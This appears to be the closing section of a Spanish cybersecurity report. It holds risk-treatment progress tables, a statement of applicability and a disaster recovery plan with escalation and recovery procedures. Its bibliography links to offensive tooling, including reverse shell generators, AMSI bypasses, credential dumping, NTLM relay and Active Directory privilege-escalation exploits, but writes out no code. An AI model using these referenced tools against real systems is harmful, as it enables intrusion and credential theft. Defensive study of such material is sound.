Primer ciclo de implementación del plan de tratamiento de riesgos (4 meses)

Implementación de controles

INDICADOR: Integridad de datos					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Documentación	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Copias de seguridad	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Control de acceso	Inicio	No iniciado	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de disponibilidad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Montaje de servidores	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Configuración de servidores	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Documentación	Inicio	No iniciado	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de seguridad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Formación	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Montaje de entornos	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Documentación	Inicio	No iniciado	No iniciado	No iniciado	En proceso

Niveles de maduración

MADUREZ DEL CONTROL: Riesgo de Integridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Documentación	Sí	No iniciado	No iniciado
Copias de seguridad	Sí	No iniciado	No iniciado
Control de acceso	Sí	No iniciado	No iniciado

MADUREZ DEL CONTROL: Riesgo de disponibilidad			
Controles	Nivel 1	Nivel 2	Nivel 3
Montaje de servidores	Sí	No iniciado	No iniciado
Configuración de servidores	Sí	No iniciado	No iniciado
Documentación	Sí	No iniciado	No iniciado

MADUREZ DEL CONTROL: Riesgo de seguridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Formación	Sí	No iniciado	No iniciado
Montaje de entornos	Sí	No iniciado	No iniciado
Documentación	Sí	No iniciado	No iniciado

Segundo ciclo de implementación del plan de tratamiento de riesgos (4 meses)

Implementación de controles

INDICADOR: Integridad de datos					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Documentación	Producción	Preproducción	No iniciado	No iniciado	En proceso
Copias de seguridad	Preproducción	Inicio	No iniciado	No iniciado	En proceso
Control de acceso	Preproducción	Inicio	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de disponibilidad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Montaje de servidores	Inicio	No iniciado	No iniciado	No iniciado	Cancelado
Configuración de servidores	Inicio	No iniciado	No iniciado	No iniciado	Retrasado
Documentación	Producción	Preproducción	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de seguridad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Formación	Producción	Producción	Producción	Producción	Realizado
Montaje de entornos	Producción	Desarrollo	No iniciado	No iniciado	En proceso
Documentación	Producción	Inicio	No iniciado	No iniciado	En proceso

Niveles de maduración

MADUREZ DEL CONTROL: Riesgo de Integridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Documentación	Sí	Sí	No iniciado
Copias de seguridad	Sí	No iniciado	No iniciado
Control de acceso	Sí	No iniciado	No iniciado

MADUREZ DEL CONTROL: Riesgo de disponibilidad			
Controles	Nivel 1	Nivel 2	Nivel 3
Montaje de servidores	Sí	No iniciado	No iniciado
Configuración de servidores	Sí	No iniciado	No iniciado
Documentación	Sí	Sí	No iniciado

MADUREZ DEL CONTROL: Riesgo de seguridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Formación	Sí	Sí	Sí
Montaje de entornos	Sí	No iniciado	No iniciado
Documentación	Sí	Sí	No iniciado

Tercer ciclo de implementación del plan de tratamiento de riesgos (4 meses)

Implementación de controles

INDICADOR: Integridad de datos					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Documentación	Producción	Producción	Producción	No iniciado	En proceso
Copias de seguridad	Preproducción	Inicio	No iniciado	No iniciado	En proceso
Control de acceso	Preproducción	Inicio	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de disponibilidad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Montaje de servidores	Preproducción	Desarrollo	No iniciado	No iniciado	En proceso
Configuración de servidores	Preproducción	No iniciado	No iniciado	No iniciado	En proceso
Documentación	Producción	Producción	Inicio	No iniciado	En proceso

INDICADOR: Riesgo de seguridad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Formación	Producción	Producción	Producción	Producción	Realizado
Montaje de entornos	Producción	Producción	No iniciado	No iniciado	En proceso
Documentación	Producción	Preproducción	Inicio	No iniciado	En proceso

Niveles de maduración

MADUREZ DEL CONTROL: Riesgo de Integridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Documentación	Sí	Sí	No iniciado
Copias de seguridad	Sí	Sí	No iniciado
Control de acceso	Sí	Sí	No iniciado

MADUREZ DEL CONTROL: Riesgo de disponibilidad			
Controles	Nivel 1	Nivel 2	Nivel 3
Montaje de servidores	Sí	Sí	No iniciado
Configuración de servidores	Sí	Sí	No iniciado
Documentación	Sí	Sí	No iniciado

MADUREZ DEL CONTROL: Riesgo de seguridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Formación	Sí	Sí	Sí
Montaje de entornos	Sí	Sí	No iniciado
Documentación	Sí	Sí	No iniciado

Medidas y objetivos

Una vez definidas las medidas de seguridad, indicadores y controles, podemos representar la declaración de aplicabilidad, esta contiene los objetivos de control y los controles, detallando su grado de implementación.

RIESGO DE INTEGRIDAD DE DATOS								
Objetivo	Control	Implementación	Estado	Criticidad	Finalidad	Naturaleza	Estado Anterior	Estado Esperado
Implementar las medidas correspondientes para asegurar la integridad de datos	Documentación	Recogida de información de las medidas implementadas	Se está recolectando toda la información nueva	Media	Documentar	Organizativos	Iniciado	Completado
	Copias de seguridad	Implementado y realizando pruebas	Se ha desplegado el entorno de copias de seguridad y se están realizando pruebas	Alta	Correctiva	Legales	Sin implementar	Completado
	Control de acceso	Realizando pruebas	Se están realizando pruebas de la implementación de un control de acceso	Alta	Disuasoria	Técnicos	En pruebas	Implementado y en pruebas

RIESGO DE DISPONIBILIDAD								
Objetivo	Control	Implementación	Estado	Criticidad	Finalidad	Naturaleza	Estado Anterior	Estado Esperado
Implementar las medidas correspondientes para asegurar la disponibilidad	Montaje de servidores	Completado	Se ha completado el montaje e instalación de servidores	Media	Mitigar	Técnicos	Montaje	Completado
	Configuración de servidores	Comprobando configuraciones	Se están realizando pruebas de las configuraciones	Media	Mitigar	Técnicos	Sin iniciar	Implementado y en pruebas
	Documentación	Recogida de información de los equipos y configuraciones	Se está recolectando toda la información nueva	Media	Documentar	Organizativos	Iniciado	Completado

RIESGO DE SEGURIDAD								
Objetivo	Control	Implementación	Estado	Criticidad	Finalidad	Naturaleza	Estado Anterior	Estado Esperado
Implementar las medidas correspondientes para asegurar la integridad de datos	Formación	Completa	Se ha completado la formación de empleados	Media	Correctiva	Mitigante	Completado	Completado
	Montaje de entornos	No iniciada	Se deben configurar y documentar configuraciones	Media	Detectiva	Técnicos	No iniciado	Implementado y en pruebas
	Documentación	Se está desarrollando	Documentar el entorno	Media	Documentar	Organizativos	Iniciado	Completado

Plan de Recuperación ante Desastres (DRP)

El plan de recuperación de desastres abarca los procesos de restauración de datos, hardware y software crítico de la organización ante un desastre. Es decir, se encarga del proceso de restablecimiento de sistemas e infraestructura que soportan procesos críticos después de haber ocurrido un incidente grave.

Objetivo

Establecer un equipo de recuperación de desastres, integrado por personas relacionadas con la infraestructura, sistemas de información y procesos de la organización, con el fin de restablecer los procesos críticos ante incidentes graves.

Alcance

Una vez tenemos definidos los elementos críticos de la infraestructura se debe considerar:

- Datos de empleados
- Sistemas telefónicos
- Redes Locales
- Redes WAN
- Internet
- Empleados
- Infraestructura física
- Aplicaciones
- Hardware
- Bases de datos
- Sistemas operativos
- Firewalls
- IDS-IPS
- Switches
- Routers

Roles y responsables (participantes)


Detallaremos el personal responsable y los roles que intervienen en el plan de recuperación ante desastres:

CISO: Su función será la de monitorización y supervisión de los planes de recuperación de desastres. Es el principal responsable de la documentación de ciberseguridad y reportes.

Auditor de seguridad: Será el encargado del aspecto más técnico del informe de ciberseguridad, reportando este al CISO.

Administrador de sistemas y redes: Su función será activar el DRP, notificar al superior de la activación, siendo este el encargado.

Técnico informático: Se encargará de identificar y notificar el desastre sobre el activo a su superior, en este caso el administrador de sistemas y redes. Tiene la responsabilidad de aplicar los planes definidos en el DRP.



Procedimiento de alerta, escalada, activación y recuperación

El procedimiento que se deberá tomar en caso de alerta dependiendo del tipo de activo serán los siguientes.

Alertas de información: Será monitorizado con software dedicado a prevenir fugas de información (DLP), serán enviadas por correo, sms, telefonía y a través de kibana y elastic

Alertas de software: Se monitorizará la actividad del software. Las alertas serán recibidas por correo electrónico, así como sms y kibana + elastic

Alertas de sistemas operativos: Los sistemas operativos serán monitorizados y mantenidos con políticas de seguridad. Las alertas serán recibidas a través de correo electrónico, sms y kibana + elastic

Alertas de dispositivos de comunicaciones: Los dispositivos serán monitorizados y configurados con políticas de seguridad. Las alertas serán enviadas por correo electrónico, sms y kibana + elastic

Alertas de servicios críticos: Los servicios críticos serán monitorizados y configurados con políticas de seguridad. Las alertas serán enviadas por correo electrónico, sms y kibana + elastic

Reporte de información

Las incidencias relacionadas con la información pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Ransomware:** Secuestro de información, encriptación.
- **Malware:** Robo de información, corrupción, pérdida de datos
- **Robo de información:** Mediante robo intencionado, explotación de vulnerabilidades o fallos de configuración.
- **Manipulación:** Modificaciones o alteraciones en los datos
- **Disponibilidad:** Problemas de disponibilidad.

Procedimiento de escalada en fases:

1º FASE: Las incidencias serán recibidas por diferentes medios (SMS, Correo electrónico, dashboard de kibana..)

2º FASE: Los técnicos informáticos serán responsables de visualizar y revisar los medios de recepción, se encargarán de la monitorización de incidencias, una vez localizada, reportarán la incidencia a su superior (Administrador de sistemas y redes)

3º FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4º FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Reporte de software

Las incidencias relacionadas con el software pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Inyección SQL:** Fuga de datos a través de consultas no controladas
- **Malware:** Software malicioso
- **Fallos de configuración:** Configuraciones erróneas, software desactualizado
- **Fuerza bruta:** Intentos de acceso para obtención de contraseñas
- **Disponibilidad:** Problemas de disponibilidad
- **Falta de recursos:** Agotamiento de recursos

Procedimiento de escalada en fases:

1º FASE: Las incidencias serán advertidas en el panel de kibana y por correo electrónico o email.

2º FASE: Los técnicos informáticos se encargarán de la monitorización de las incidencias, escalarán toda la información posible al superior (Administrador de sistemas y redes).

3º FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4º FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Reporte de sistemas operativos

Las incidencias relacionadas con los sistemas operativos pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Malware:** Software malicioso
- **Ransomware:** Secuestro de información, encriptación.
- **Fallos de configuración:** Configuraciones erróneas, software desactualizado
- **Fuerza bruta:** Intentos de acceso para obtención de contraseñas
- **Falta de recursos:** Agotamiento de recursos

Procedimiento de escalada en fases:

1º FASE: Las incidencias serán advertidas en el panel de kibana y por correo electrónico o email.

2º FASE: Los técnicos informáticos se encargarán de la monitorización de las incidencias, escalarán toda la información posible al superior (Administrador de sistemas y redes).

3º FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4º FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Reporte de dispositivos de comunicaciones

Las incidencias relacionadas con los dispositivos de comunicaciones pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Malware:** Software malicioso
- **Falta de recursos:** Agotamiento de recursos
- **Fallos de configuración:** Configuraciones erróneas, software desactualizado
- **Disponibilidad:** Problemas de disponibilidad

Procedimiento de escalada en fases:

1º FASE: Las incidencias serán advertidas en el panel de kibana y por correo electrónico o email.

2º FASE: Los técnicos informáticos se encargarán de la monitorización de las incidencias, escalarán toda la información posible al superior (Administrador de sistemas y redes).

3º FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4º FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Reporte de servicios críticos

Las incidencias relacionadas con los servicios críticos pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Malware:** Software malicioso
- **Ransomware:** Secuestro de información, encriptación.
- **Disponibilidad:** Problemas de disponibilidad
- **Fallos de configuración:** Configuraciones erróneas, software desactualizado
- **Falta de recursos:** Agotamiento de recursos

Procedimiento de escalada en fases:

1º FASE: Las incidencias serán advertidas en el panel de kibana y por correo electrónico o email.

2º FASE: Los técnicos informáticos se encargarán de la monitorización de las incidencias, escalarán toda la información posible al superior (Administrador de sistemas y redes).

3º FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4º FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Estrategias de recuperación

Una parte fundamental de la gestión de riesgos en ciberseguridad es la estrategia de recuperación de activos, que se enfoca en minimizar el tiempo de recuperación causado por el incidente.

En esta sección, exploraremos diferentes estrategias de recuperación de activos que las empresas pueden utilizar para minimizar los daños y recuperar rápidamente sus activos.

Plan de recuperación de información

En este apartado, describiré los pasos necesarios para recuperar la información tras la activación del protocolo de recuperación.

1º PASO: Identificar el activo afectado, base de datos, documentos, repositorios...

2º PASO: En función del activo a recuperar, se usarán las copias de seguridad o el método correspondiente

3º PASO: Se realizará la sincronización con las copias de seguridad y confirmará que los datos estén actualizados

Plan de recuperación de software

En este apartado, describiré los pasos necesarios para recuperar el software tras la activación del protocolo de recuperación.

1º PASO: Identificar el activo afectado, software, aplicación web...

2º PASO: En función del activo, se realizarán las metodologías pertinentes para solventarlo.

3º PASO: Se realizarán pruebas para verificar que el problema ha sido solventado.

Plan de recuperación de sistemas operativos

En este apartado, describiré los pasos necesarios para recuperar el sistema operativo tras la activación del protocolo de recuperación.

1º PASO: Identificar el activo afectado, y cual/es son los problemas.

2º PASO: En función del accidente, identificar cuál es la metodología para solventarlo.

3º PASO: Tras identificar el plan de recuperación que necesitamos, procedemos a la restauración del sistema.

4º PASO: Si se tiene copia de seguridad actualizada, se realiza la sincronización.

5º PASO: Se realizarán pruebas para verificar que ha sido solucionado

Plan de recuperación de comunicaciones

En este apartado, describiré los pasos necesarios para recuperar los dispositivos de comunicaciones tras la activación del protocolo de recuperación.

1º PASO: Identificar el activo afectado (router, switches, cableado, firewall...)

2º PASO: En función del activo, localizamos la incidencia.

3º PASO: Se realizará la metodología pertinente para la solucionar la incidencia

4º PASO: Se realizarán pruebas para verificar que ha sido solucionado.

Plan de recuperación de sistemas críticos

En este apartado, describiré los pasos necesarios para recuperar los sistemas críticos tras la activación del protocolo de recuperación.

1º PASO: Identificar el activo afectado (servidor, sistemas de almacenamiento...)

2º PASO: En función del activo afectado procedemos a realizar la metodología indicada por el responsable para solucionar el incidente.

3º PASO: En caso de ser necesario, sincronizaremos la última copia de seguridad.

4º PASO: Se realizarán pruebas para verificar que ha sido solucionado.

Conclusión final

En conclusión, la gestión de la seguridad de la información en el entorno empresarial es fundamental para proteger los datos confidenciales y la continuidad del negocio. La explotación de un Active Directory puede permitir a los atacantes obtener acceso no autorizado a los sistemas y recursos de la organización, lo que puede provocar graves consecuencias para la empresa.

Sin embargo, a través del uso de técnicas de hacking ético y seguridad ofensiva, se pueden identificar y mitigar estas vulnerabilidades de seguridad antes de que los atacantes puedan explotarlas. Además, la gestión adecuada de riesgos puede ayudar a la organización a priorizar y gestionar los riesgos de seguridad de manera efectiva.

En resumen, la dirección en ciberseguridad es un aspecto crítico en la protección de la infraestructura y los datos de una organización, y el uso de técnicas de hacking ético y seguridad ofensiva junto con la gestión de riesgos puede ayudar a garantizar la seguridad de la información en la empresa.

Bibliografía

<https://github.com/Orange-Cyberdefense/GOAD>

<https://www.revshells.com/>

<https://pentestbook.six2dez.com/>

<https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/lateral-movement/>

<https://book.hacktricks.xyz/welcome/readme>

<https://amsi.fail/>

<https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell>

<https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/>

<https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>

<https://www.praetorian.com/blog/running-a-net-assembly-in-memory-with-meterpreter/>

<https://www.ired.team/offensive-security/lateral-movement>

<https://github.com/S3cur3Th1sSh1t/PowerSharpPack>

https://jlajara.gitlab.io/Potatoes_Windows_Privesc

<https://github.com/CCob/SweetPotato>

<https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/>

<https://github.com/Dec0ne/KrbRelayUp>

<https://github.com/cube0x0/KrbRelay>

<https://gist.github.com/tothi/bf6c59d6de5d0c9710f23dae5750c4b9>

<https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html>

<https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/av-edr-evasion/dotnet-reflective-assembly>

<https://infosecwriteups.com/active-directory-penetration-testing-cheatsheet-5f45aa5b44ff>

<https://reconshell.com/goad-game-of-active-directory/>

<https://www.zonasystem.com/2022/05/krbrelayup-privesc-escalada-privilegios-local-en-entornos-active-directory-y-mitigacion.html>

<https://podalirius.net/en/articles/useful-ldap-queries-for-windows-active-directory-pentesting/>

<https://sniferl4bs.com/2022/08/instalaci%C3%B3n-y-configuraci%C3%B3n-de-goad-game-of-active-directory/>

<https://mayfly277.github.io/posts/GOADv2/>

<https://nmap.org/nsedoc/scripts/krb5-enum-users.html>

<https://podalirius.net/en/articles/useful-ldap-queries-for-windows-active-directory-pentesting/>

<https://github.com/dirkjanm/adidnsdump>

<https://github.com/fox-it/BloodHound.py>

<https://github.com/BloodHoundAD/SharpHound>

<https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/>

<https://en.hackndo.com/bloodhound/>

<https://github.com/lgandx/Responder>

<https://github.com/Hackndo/lsassy>

<https://github.com/login-securite/DonPAPI>

<https://github.com/dirkjanm/mitm6>

<https://github.com/p0dalirius/Coercer>

<https://en.hackndo.com/ntlm-relay/>

<https://www.thehacker.recipes/ad/movement/ntlm/relay>

<https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html>

<https://github.com/cube0x0/noPac>

<https://www.thehacker.recipes/ad/movement/kerberos/samaccountname-spoofing>

<https://github.com/topotam/PetitPotam>

<https://github.com/ly4k/Certipy>

<https://www.cvedetails.com/cve/CVE-2021-42287?q=CVE-2021-42287>

<https://www.cvedetails.com/cve/CVE-2021-42278?q=CVE-2021-42278>

<https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4>

<https://www.thehacker.recipes/ad/movement/kerberos/delegations/s4u2self-abuse>

<https://www.thehacker.recipes/ad/movement/dacl>

<https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab>

<https://github.com/ShutdownRepo/pywhisker>

<https://learn.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-server-principals-transact-sql?view=sql-server-ver16>

<https://blog.sqlauthority.com/2019/05/21/sql-server-difference-between-login-vs-user-security-concepts/>

<https://github.com/NetSPI/ESC>

<https://github.com/NetSPI/PowerUpSQL/wiki/PowerUpSQL-Cheat-Sheet>

<https://github.com/chvancooten/OSEP-Code-Snippets/blob/main/MSSQL/Program.cs>

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server>

<https://ppn.snovvcrash.rocks/pentest/infrastructure/dbms/mssql>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MSSQL%20Injection.md>

https://h4ms1k.github.io/Red_Team_MSSQL_Server/#

<https://github.com/Jean-Francois-C/Database-Security-Audit/blob/master/MSSQL%20database%20penetration%20testing>

<https://en.hackndo.com/constrained-unconstrained-delegation/>

<https://beta.hackndo.com/unconstrained-delegation-attack/>

<https://beta.hackndo.com/resource-based-constrained-delegation-attack/>

<https://blog.harmj0y.net/activedirectory/s4u2pwnage/>

<https://eladshamir.com/2019/01/28/Wagging-the-Dog.html>

<https://www.thehacker.recipes/ad/movement/kerberos/delegations#talk>

<https://github.com/outflanknl/Dumpert>

<https://www.synacktiv.com/publications/traces-of-windows-remote-command-execution.html>

<https://neil-fox.github.io/Impacket-usage-&-detection/>

<https://www.thehacker.recipes/ad/movement>

<https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/kerberos/delegation-abuse>

<https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse>

<https://sensepost.com/blog/2020/chaining-multiple-techniques-and-tools-for-domain-takeover-using-rbcd/>

<https://www.otsoshant.io/blog/attacking-kerberos-constrained-delegation/>

<https://www.thehacker.recipes/ad/movement/kerberos/delegations>

[https://learn.microsoft.com/en-us/previous-versions/technet-magazine/ee361593\(v=msdn.10\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/technet-magazine/ee361593(v=msdn.10)?redirectedfrom=MSDN)

<https://github.com/ShutdownRepo/targetedKerberoast>

<https://github.com/franc-pentest/ldeep>

<https://www.thehacker.recipes/ad/movement/dacl/grant-rights>

<https://github.com/ThePorgs/impacket>

<https://github.com/ShutdownRepo/pywhisker>

<https://github.com/Hackndo/pyGPOAbuse>

<https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces>

<https://www.thehacker.recipes/ad/movement/dacl>

<https://ppn.snowvcrash.rocks/pentest/infrastructure/ad/acl-abuse>

<https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab>

<https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d>

<https://adsecurity.org/?p=1640>

<https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers>

<https://adsecurity.org/?p=1588>

<https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups>

<https://github.com/GhostPack/Rubeus>

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280?redirectedfrom=MSDN

<https://github.com/fortra/impacket/blob/master/examples/raiseChild.py>

<https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/>

<https://dirkjanm.io/active-directory-forest-trusts-part-two-trust-transitivity/>